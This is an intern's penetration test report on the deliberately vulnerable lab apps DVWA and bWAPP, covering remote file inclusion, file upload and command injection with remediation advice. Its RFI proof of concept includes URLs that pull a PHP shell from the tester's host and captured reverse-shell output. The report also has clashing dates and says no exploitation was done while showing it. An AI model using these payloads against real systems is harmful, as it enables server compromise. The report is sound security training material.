Innovation & Entrepreneurship Hub for Educated Rural Youth (SURE ProED – IERY)

Web Application Pentesting

The domain of the Project:

Cybersecurity

Under the guidance of

Mr. Nishchay Gaba (OSCP Certified Penetration Tester)

By

Mr. Meghashyam Ravuru (Intern)

Period of the project

February 2025 to August 2025


SURE ProED

PUTTAPARTHI, ANDHRA PRADESH

Declaration

The project titled "**Web Application Pentesting"** has been mentored by **"Mr. Nishchay Gaba"**, organized by SURE ProED, from February 2025 to August 2025, for the benefit of the educated unemployed rural youth for gaining hands-on experience in working on industry relevant projects that would take them closer to the prospective employer.

I **"Mr. Meghashyam Ravuru"**, hereby declare that I have solely worked on this project under the guidance of my mentor. This project has significantly enhanced my practical knowledge and skills in the domain.

Name	**Signature**
Mr. Meghashyam Ravuru	

Mentor	**Signature**
Mr. Nishchay Gaba	

Prof. Radhakumari
Executive Director & Founder
SURE ProED

Table of Contents

1. Non-Disclosure Statement

This Web Application Penetration Testing Report is confidential and intended solely for SURE ProED Organization. It contains sensitive findings related to the security posture of the organization's web applications and must not be shared, reproduced, or disclosed without prior written consent.

Unauthorized access, use, or distribution of this report is strictly prohibited. All findings and recommendations are provided exclusively for internal use to strengthen the security of the tested web applications. Handle this document with utmost care to prevent exposure of vulnerabilities that could compromise the application or its users.

2. Legal Disclaimer

This **Web Application Penetration Testing Report** was prepared as part of an internship project at SURE ProED and is based on the assessment of the organization's web applications within the approved scope. The findings, analysis, and recommendations presented in this report are derived from the testing activities conducted during the engagement.

While every effort has been made to identify vulnerabilities accurately, this report does not guarantee the complete security of the tested web applications. The author and SURE ProED shall not be held liable for any misuse, unauthorized actions, or unintended consequences resulting from the information contained herein.

This report must be used responsibly and solely for strengthening the security of the assessed web applications.

3. Evaluation Summary

As part of an internship project at SURE ProED, a Web Application Penetration Test was conducted on the organization's web applications in scope for security assessment. The primary objective was to identify vulnerabilities, evaluate potential risks, and provide actionable recommendations for remediation.

The assessment was performed following industry-standard methodologies for web application security testing, including reconnaissance, enumeration, vulnerability analysis, exploitation, and post-exploitation verification. The identified findings have been categorized by severity—**Critical**, **High**, **Medium**, and **Low** to assist in prioritizing remediation efforts.

This report provides a comprehensive overview of the security posture of the tested web applications as of January 1st, 2025, and includes recommendations aimed at strengthening their overall security and resilience against potential threats.

4. Risk Severity Classification

SEVERITY	CVSS 3.0 SCORE RANGE
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9

5. Risk Factors

Risk is measured by two factors: Likelihood & Impact

5.1 Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, the attacker's skill level, and the client environment.

5.2 Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity and availability of client systems and/or data, reputational harm, and financial loss.

6. Scope

This **Web Penetration Testing Report** covers the assessment of **3 Websites** provided for testing. The evaluation focused on identifying vulnerabilities through reconnaissance, scanning, and vulnerability assessment without performing exploitation.

7. Project Execution Overview


As part of an internship project, **SURE ProED** assigned a security assessment of **3 Websites (DVWA, bWAPP, Artist Vulnweb)** to evaluate their security posture. The **Web penetration testing** was conducted from **August 1st, 2025,** to **September 1st, 2025**.

7.1 Scope & Limitations

This **Web Penetration Testing Report** covers the assessment of **3 Websites** provided for testing. The evaluation was conducted using reconnaissance, scanning, and vulnerability assessment techniques without performing any exploitation.

7.2 Technical Summary of Vulnerabilities

Critical	High	Medium	Low	Total
12	7	5	1	25



8. Web Vulnerability Report

CRITICAL


8.1 Critical

8.1.1 Remote File Inclusion (RFI)

Vulnerability Overview:

The application is vulnerable to **Remote File Inclusion**, where user-supplied input is directly passed into file handling functions without proper validation. This allows an attacker to include and execute malicious files hosted on external servers. The issue is commonly associated with PHP functions such as **include()** and **require()**.

CVSS Score: 9.8



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-98**: Improper Control of Filename for Include/Require

Severity:

- **Remote Code Execution (RCE)**: Successful exploitation may lead to full compromise of the underlying server.
- **Sensitive Data Exposure**: Attackers can gain unauthorized access to application data, configuration files, and system credentials.
- **Abuse of Server Resources**: A compromised server can be leveraged to:
  - Launch Distributed Denial of Service (DDoS) attacks against external targets.
  - Send spam or phishing emails by exploiting the server's reputation and mail services.
  - Pivot into internal networks, using the compromised server as a foothold to access more sensitive, non-public systems.
- **Website Defacement and Reputational Damage**: Attackers may alter web content, impacting brand trust and business reputation.


Remediation:


- **Avoid Trusting User Input for File Paths:** Do not directly use user-supplied input in file inclusion functions (include, require, include_once, require_once in PHP). This is the primary cause of RFI vulnerabilities.
- **Implement an Allow-list (Whitelisting):** If dynamic file inclusion is required, enforce a strict allow-list of permitted file names or identifiers. This ensures only authorized files can be loaded.
- **Harden Server Configuration:** Disable remote file inclusion at the server level. In PHP, configure the php.ini file by setting **allow_url_include = Off** and **allow_url_fopen = Off** to prevent inclusion of remote resources.


Affected URLs:


- http://localhost/DVWA/vulnerabilities/fi/?page=https://google.com
- http://localhost/DVWA/vulnerabilities/fi/?page=hthttp://tp://google.com
- http://192.168.232.129/bWAPP/rlfi.php?language=http://192.168.232.128:8000/s1.php&action=go


POC:








┌──(root㉿kali)-[/usr/share/webshells/php]
└─# nc -lvnp 800
listening on [any] 800 ...
connect to [192.168.232.128] from (UNKNOWN) [192.168.232.129] 57322
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
09:25:45 up 8:02, 3 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root pts/0 :1.0 14Aug25 9days 0.00s 0.00s -bash
bee tty7 :0 14Aug25 1:13 10.46s 0.06s x-session-manag
bee pts/1 :0.0 14Aug25 1:13 0.04s 0.04s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
toolbox
usr
var
vmlinuz
$



192.168.232.129/bWAPP/rlfi.php?language=http://192.168.232.128:8000/shell.txt&cmd=pwd&action=go
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Remote & Local File Inclusion (RFI/LFI) /
Select a language: English
Go
/var/www/bWAPP

8.1.2 File Upload to RCE

Vulnerability Overview:

The application fails to adequately validate user-uploaded files with respect to file type, content, and storage location. This weakness may allow an attacker to upload a malicious script (e.g., .php, .jsp, .asp) and execute it on the server. Successful exploitation can result in Remote Code Execution (RCE), leading to full compromise of the affected system.

CVSS Score: 9.8



OWASP:

- A5:2021 – Security Misconfiguration

CWE:

- **CWE-434**: Unrestricted Upload of File with Dangerous Type

Severity:

- **Remote Code Execution (RCE):** Successful exploitation may allow full command execution on the server, resulting in complete system compromise.
- **Persistence via Web Shell:** Attackers can deploy a persistent backdoor for ongoing access.
- **Internal Network Pivoting:** The compromised server can serve as a foothold to access internal or restricted systems.
- **Sensitive Data Exposure:** Confidential files, credentials, or databases may be accessed or exfiltrated.
- **Malware/Cron Jobs:** Malicious scripts or scheduled tasks can be uploaded to maintain long-term control.
- **Website Defacement or Destruction:** Attackers may modify, replace, or delete website content, causing reputational and operational damage.

Remediation:


- **Restrict File Types:** Allow only necessary file types such as .jpg, .png, .pdf. Validate both file extensions and MIME types on the server.
- **Deep File Inspection:** Check file magic bytes using commands like file or libraries such as mime_content_type(). Avoid relying on client-side validation alone.
- **Secure Storage and Naming:** Rename uploaded files using unique identifiers (e.g., UUIDs) and store them outside the web root (e.g., /var/uploads/).

- **Disallow Executable Scripts:** Block potentially dangerous file types such as .php, .asp, .jsp, .exe, and prevent their execution.
- **Web Application Firewall (WAF):** Use a WAF like ModSecurity to detect and block suspicious file uploads.

Affected URLs:

- http://localhost/DVWA/hackable/uploads/shell.php

POC:




8.1.3 OS Command Injection

Vulnerability Overview:

The application is vulnerable when untrusted user input is directly passed to a system shell or command interpreter without proper validation or sanitization. This allows an attacker to manipulate input to execute arbitrary operating system commands on the server.

CVSS Score: 10



OWASP:

- A03:2021 – Injection

CWE:

- **CWE 78**: OS Command Injection

Severity:

- **Arbitrary Command Execution**: The attacker can execute any system command, including deleting or modifying files, creating persistence mechanisms, or gaining unauthorized access to system resources.
- **Sensitive Data Exposure**: Critical files such as /etc/passwd, .env, configuration files, and application source code may be read.
- **Privilege Escalation Potential**: Exploitation could lead to root or system-level access if misconfigurations or vulnerable binaries exist.
- **Lateral Movement / Pivoting**: The compromised server may be used to attack other internal systems.
- **Service Disruption and Defacement**: Files can be deleted or overwritten, services can be disrupted, and web content may be defaced.

Remediation:


- **Avoid System Calls Whenever Possible**
  - Prefer native language functions instead of executing system commands.
  - *Example:* Use scandir() in PHP instead of system ('ls ...').
- **Input Validation and Sanitization**
  - Enforce strict validation against a whitelist of allowed inputs (e.g., file names or IDs).
  - Reject unexpected or potentially dangerous characters such as ;, &&, |, etc.
- **Use Proper Escaping When System Calls Are Necessary**


- Apply secure escaping functions to prevent injection.
- *Examples:*
  - **PHP:** escapeshellarg() or escapeshellcmd()
